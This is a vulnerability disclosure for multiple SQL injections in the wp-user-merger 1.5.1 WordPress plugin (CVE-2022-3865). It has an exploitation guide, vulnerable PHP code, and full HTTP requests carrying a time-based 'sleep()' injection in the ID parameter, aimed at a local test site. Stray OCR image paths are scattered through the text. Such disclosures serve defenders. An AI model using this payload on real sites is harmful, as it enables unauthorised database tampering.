# wp-user-merger 1.5.1 WordPress plug-in multiple SQL injections

## Vulnerability Metadata


| Key | Value |
|---|---|
| Date of Disclosure | September 07 2022 |
| Affected Software | wp-user-merger |
| Affected Software Type | WordPress plugin |
| Version | 1.5.1 |
| Weakness | SQL Injection |
| CWE ID | CWE-89 |
| CVE ID | CVE-2022-3865 |
| CVSS 3.x Base Score | x |
| CVSS 2.0 Base Score | x |
| Reporter | Kunal Sharma, Daniel Krohmer |
| Reporter Contact | k_sharma19@informatik.uni-kl.de |
| Link to Affected Software | https://wordpress.org/plugins/wp-user-merger/ |
| Link to Vulnerability DB | https://nvd.nist.gov/vuln/detail/CVE-2022-3865 |

## Vulnerability Description

The `ID` query parameter in wp-user-merger 1.5.1 is vulnerable to multiple SQL injections. An authenticated attacker may abuse the `Users Merge` functionality of the plugin to craft a malicious POST request.

## Exploitation Guide

Login as `admin` user. This attack requires at least `admin` privileges.





Add a new post by any `user` with `Contributor` role or higher, if it doesn't already exist. We need to have at least one post by any user to pass the check.


By test111 October 21, 2022 No Comments

Go to the `WP User Merger` Settings `DB User Merger` tab, and select user(with any role) as `User1`, and `User2` as the user having at least one post on the site.


Click on `Merger`.




Click the `Yes, please proceed and merge these two` button.





Clicking this button triggers the vulnerable request, `ID` is the vulnerable query parameter.



```
Request  Response
Pretty  Raw  Hex
1 POST /wp-admin/users.php?page=wpus_merger HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/users.php?page=wpus_merger
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 323
10 Origin: http://localhost
11 Connection: close
12 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
  newadmin%7C1666399029%7C1ih5qJiaQBpwXVhZYacvp76IZoYUJ5ew8sDa2MXDuCX%7Ca95ca772d1135d69d40dc00fa8bf0b81ff7fd8ab63ed7fee0d720ec7b1a8c464; fileLoading=true; wp-saving-post=61-check;
  wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; tk_ai=woo%3AJvHCLMGubXIHcpkh1xN8uHJK; wp_lang=en_US;
  wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
  newadmin%7C1666399029%7C1ih5qJiaQBpwXVhZYacvp76IZoYUJ5ew8sDa2MXDuCX%7Cdf5ce5dc582b7a1e87077d8950277aafc600224fecff07452b8df9980c52fe01; wp-saving-post=61-saved;
  wordpress_c9db569cb388e160e4b86ca1ddff84d7=newadmin%7C1666541253%7CrzuteEnZBHJo9uxO46GAwOIaRh3GLLCj0mtLtPdHM23%7Cbd921222cf14f93e62a55d56a78c79b5161c9ceb65fd9646c402a61eed0c2c54;
  wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
  newadmin%7C1666541253%7CrzuteEnZBHJo9uxO46GAwOIaRh3GLLCj0mtLtPdHM23%7C2d7f5ccd55fb2d66a4ba5a03967ee4f50d7211d20b870e11be0dddfd35fe12b3; wp-settings-8=libraryContent%3Dbrowse;
  wp-settings-time-8=1666368453
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 start_merge_field=de3191a856&_wp_http_referer=%2Fwp-admin%2Fusers.php%3Fpage%3Dwpus_merger&user_ids%5B%5D=11&url%5B%5D=&posts%5B%5D=11&display_name=test111&ID=13&user_ids%5B%5D=13&
  user_login=test111&user_nicename=test111&user_email=test111%40c.com&user_url=&user_status=0&roles=author&url%5B%5D=&posts%5B%5D=13&start_merge=
```

A POC may look like the following request:



```
Request  Response
Pretty  Raw  Hex
1 POST /wp-admin/users.php?page=wpus_merger HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/users.php?page=wpus_merger
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 323
10 Origin: http://localhost
11 Connection: close
12 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
  newadmin%7C1666399029%7C1ih5qJiaQBpwXVhZYacvp76IZoYUJ5ew8sDa2MXDuCX%7Ca95ca772d1135d69d40dc00fa8bf0b81ff7fd8ab63ed7fee0d720ec7b1a8c464; fileLoading=true; wp-saving-post=61-check;
  wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; tk_ai=woo%3AJvHCLMGubXIHcpkh1xN8uHJK; wp_lang=en_US;
  wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
  newadmin%7C1666399029%7C1ih5qJiaQBpwXVhZYacvp76IZoYUJ5ew8sDa2MXDuCX%7Cdf5ce5dc582b7a1e87077d8950277aafc600224fecff07452b8df9980c52fe01; wp-saving-post=61-saved;
  wordpress_c9db569cb388e160e4b86ca1ddff84d7=newadmin%7C1666541253%7CrzuteEnZBHJo9uxO46GAwOIaRh3GLLCj0mtLtPdHM23%7Cbd921222cf14f93e62a55d56a78c79b5161c9ceb65fd9646c402a61eed0c2c54;
  wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
  newadmin%7C1666541253%7CrzuteEnZBHJo9uxO46GAwOIaRh3GLLCj0mtLtPdHM23%7C2d7f5ccd55fb2d66a4ba5a03967ee4f50d7211d20b870e11be0dddfd35fe12b3; wp-settings-8=libraryContent%3Dbrowse;
  wp-settings-time-8=1666368453
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 start_merge_field=de3191a856&_wp_http_referer=%2Fwp-admin%2Fusers.php%3Fpage%3Dwpus_merger&user_ids%5B%5D=11&url%5B%5D=&posts%5B%5D=11&display_name=test111&ID=13+and+sleep(10)&
```

```
35          $reasign_user_id = null;
36          $merge_status_remarks = null;
37          $post_array = sanitize_wpus_data($_POST['posts']);
38          $user_id = sanitize_wpus_data($_POST['ID']);
39          $user_login = sanitize_wpus_data($_POST['user_login']);
```

At lines `188-202` in `./inc/functions.php` the parameter is passed to two different variables- `$customer_query` and `$post_author_query`. Both of them form a database query.

```
188  if(!empty($order_ids)){
189
190      $order_ids_only = array();
191      foreach($order_ids as $order_id_obj){
192          $order_ids_only[] = $order_id_obj->ID;
193      }
194
195      $order_ids_str = implode(', ', $order_ids_only);
196      $customer_query = "UPDATE $wpdb->postmeta SET `meta_value` = $reassign_user WHERE `meta_key` = '_customer_user' AND `post_id` IN ($order_ids_str)";
```

```
188  if(!empty($order_ids)){
189
190      $order_ids_only = array();
191      foreach($order_ids as $order_id_obj){
192          $order_ids_only[] = $order_id_obj->ID;
193      }
194
195      $order_ids_str = implode(', ', $order_ids_only);
196      $customer_query = "UPDATE $wpdb->postmeta SET `meta_value` = $reassign_user WHERE `meta_key` = '_customer_use
197      $email_query = "UPDATE $wpdb->postmeta SET `meta_value` = '$reassign_user_email' WHERE `meta_key` = '_billing
198      $post_author_query = "UPDATE $wpdb->posts SET `post_author` = $reassign_user WHERE `ID` IN ($order_ids_str)";
```

Finally, the database call leads to SQL injection in `two` different queries. These calls can be found at lines `200` and `202` in `./inc/functions.php`.

```
188  if(!empty($order_ids)){
189
190      $order_ids_only = array();
191      foreach($order_ids as $order_id_obj){
192          $order_ids_only[] = $order_id_obj->ID;
193      }
194
195      $order_ids_str = implode(', ', $order_ids_only);
196      $customer_query = "UPDATE $wpdb->postmeta SET `meta_value` = $reassign_user WHERE `meta_key` = '_customer_user' AND `post_id` IN ($order_ids_str)";
197      $email_query = "UPDATE $wpdb->postmeta SET `meta_value` = '$reassign_user_email' WHERE `meta_key` = '_billing_email' AND `post_id` IN ($order_ids_s
198      $post_author_query = "UPDATE $wpdb->posts SET `post_author` = $reassign_user WHERE `ID` IN ($order_ids_str)";
199      //wpus_pree($customer_query);wpus_pree($email_query);wpus_pree($post_author_query);
200      $wpdb->query($customer_query);
201      $wpdb->query($email_query);
202      $wpdb->query($post_author_query);
```

## Exploit Payload

**Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.**

**Since the vulnerable query parameter `ID` is passed to two database queries, we can notice the sleep time of the request being twice the given argument in `SLEEP()` *(~14,000 milliseconds here as SLEEP(7))*.**

By starting the `Merge` functionality, the SQL injection can be triggered by sending the request below:

```
POST /wp-admin/users.php?page=wpus_merger HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/users.php?page=wpus_merger
Content-Type: application/x-www-form-urlencoded
Content-Length: 336
Origin: http://localhost
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=newadmin%7C1666399029%7C1ih5qJiaQBpwXVhZYacvp76IZoYUJ5ew8sDa2MXDuCX%7Ca95ca772d1135d69d40dc00fa8bf0b81ff7fd8ab63ed7fee0d720ec7b1a8c464; fileLoa
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

start_merge_field=f0b23020e0&_wp_http_referer=%2Fwp-admin%2Fusers.php%3Fpage%3Dwpus_merger&user_ids%5B%5D=11&url%5B%5D=&posts%5B%5D=11&display_name=test111&ID=13+and+sleep(7)&user_ids%5B%5D=13&u
```